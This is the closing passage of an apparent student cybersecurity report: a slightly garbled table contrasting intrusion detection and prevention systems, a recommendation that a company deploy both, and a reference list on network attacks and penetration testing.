


Figure-64-IPS-and-IDS

Intrusion Detection System (IDS)	Intrusion Prevention System (IPS)
IDS monitors for malicious activity or unauthorized access	Providing alerts to administrators, while IPS actively prevents or blocks threats in real-time by dropping packets or blocking IP addresses..
IDS operates passively, alerting without action	IPS reacts automatically to detected threats.
IDS ensures comprehensive protection	IPS ensures comprehensive protection
IDS providing visibility into security events.	IPS proactively blocking threats

Table-1-Difference-between-IDS-and-IPS

This proactive approach reduces response time, improves security posture, and enables adaptive security measures.

### Recommendation for CyberSafeGuard Solutions Ltd:

To enhance its cybersecurity defenses, CyberSafeGuard Solutions Ltd., dedicated to protecting sensitive data and online services, should deploy both intrusion prevention systems (IPS) and intrusion detection systems (IDS). This combined strategy offers broad protection against

malware, network attacks, and intrusions. While IPS prevents threats in real-time, IDS provides insight into security events, facilitating rapid incident response and adaptation to evolving threats through regular updates. This proactive approach enhances overall security, enabling CyberSafeGuard to efficiently identify, halt, and respond to cyber threats, effectively safeguarding its assets.

## References:

- Naveen, 2022. What is Cryptanalysis? Types of Cryptanalysis Attacks [WWW Document]. Intellipaat. URL <https://intellipaat.com/blog/what-is-cryptanalysis/> (accessed 4.29.24).
- SYN flood attack [WWW Document], 2023. . IONOS Digital Guide. URL <https://www.ionos.ca/digitalguide/server/security/syn-flood/> (accessed 4.29.24).
- What is Smurf attack and the protection?, n.d. . The Network DNA. URL <https://www.thenetworkdna.com/2023/05/what-is-smurf-attack-and-protection.html> (accessed 5.1.24).
- Heath, M., 2023. Web Shells: Understanding Attackers' Tools and Techniques [WWW Document]. F5 Labs. URL <https://www.f5.com/labs/learning-center/web-shells-understanding-attackers-tools-and-techniques> (accessed 5.1.24).
- Shmueli, A., 2018. Ransomware Mitigation - SentinelOne's Rollback Demo [WWW Document]. SentinelOne. URL <https://www.sentinelone.com/blog/ransomware-mitigation-sentinelones-rollback-demo-rsac-2018/> (accessed 5.1.24).
- Port Scanning Techniques By Using Nmap [WWW Document], 2022. . GeeksforGeeks. URL <https://www.geeksforgeeks.org/port-scanning-techniques-by-using-nmap/> (accessed 5.1.24).
- Why is reconnaissance very important in Penetration Testing? [WWW Document], n.d. . Quora. URL <https://www.quora.com/Why-is-reconnaissance-very-important-in-Penetration-Testing> (accessed 5.1.24).
- What is Social Engineering? - zenarmor.com [WWW Document], n.d. URL <https://www.zenarmor.com/docs/network-security-tutorials/what-is-social-engineering> (accessed 5.1.24).
- What is Firewall? - zenarmor.com [WWW Document], 2023. URL <https://www.zenarmor.com/docs/network-security-tutorials/what-is-firewall> (accessed 5.1.24).
- Broad, J., Bindner, A., 2013. Hacking with Kali: Practical Penetration Testing Techniques. Newnes.
- Abdulrhman, B., Mishra, S., Alshehri, M., 2021. Efficacy of Unconventional Penetration Testing Practices. IASC 31, 223–239. <https://doi.org/10.32604/iasc.2022.019485>
- Jeremiah, J., 2019. Intrusion Detection System to Enhance Network Security Using Raspberry PI Honeypot in Kali Linux. <https://doi.org/10.1109/ICoCSec47621.2019.8971117>

- Writer, G., 2022. Fighting Cyber Attackers Earlier to Reduce Risk - IT Security Guru. URL <https://www.itsecurityguru.org/2022/08/24/fighting-cyber-attackers-earlier-to-reduce-risk/>, <https://www.itsecurityguru.org/2022/08/24/fighting-cyber-attackers-earlier-to-reduce-risk/> (accessed 5.3.24).
- Writer, G., 2022. Fighting Cyber Attackers Earlier to Reduce Risk - IT Security Guru. URL <https://www.itsecurityguru.org/2022/08/24/fighting-cyber-attackers-earlier-to-reduce-risk/>, <https://www.itsecurityguru.org/2022/08/24/fighting-cyber-attackers-earlier-to-reduce-risk/> (accessed 5.3.24).
- Yuan, C., Du, J., Yue, M., Ma, T., 2020. The Design of Large Scale IP Address and Port Scanning Tool. Sensors 20, 4423. <https://doi.org/10.3390/s20164423>
- What is Social Engineering? | Terranova Security [WWW Document], n.d. URL <https://www.terranovalsecurity.com/solutions/security-awareness-training/what-is-social-engineering> (accessed 5.3.24).
- How to protect against DDoS attacks [WWW Document], n.d. . Gcore. URL <https://gcore.com/learning/how-to-protect-against-ddos-attacks/> (accessed 5.3.24).
- pantelope, 2021. Intrusion Detection and Intrusion Prevention Systems | NexGenT Blog. NexGenT. URL <https://nexgent.com/intrusion-detection-and-intrusion-prevention-systems/> (accessed 5.3.24).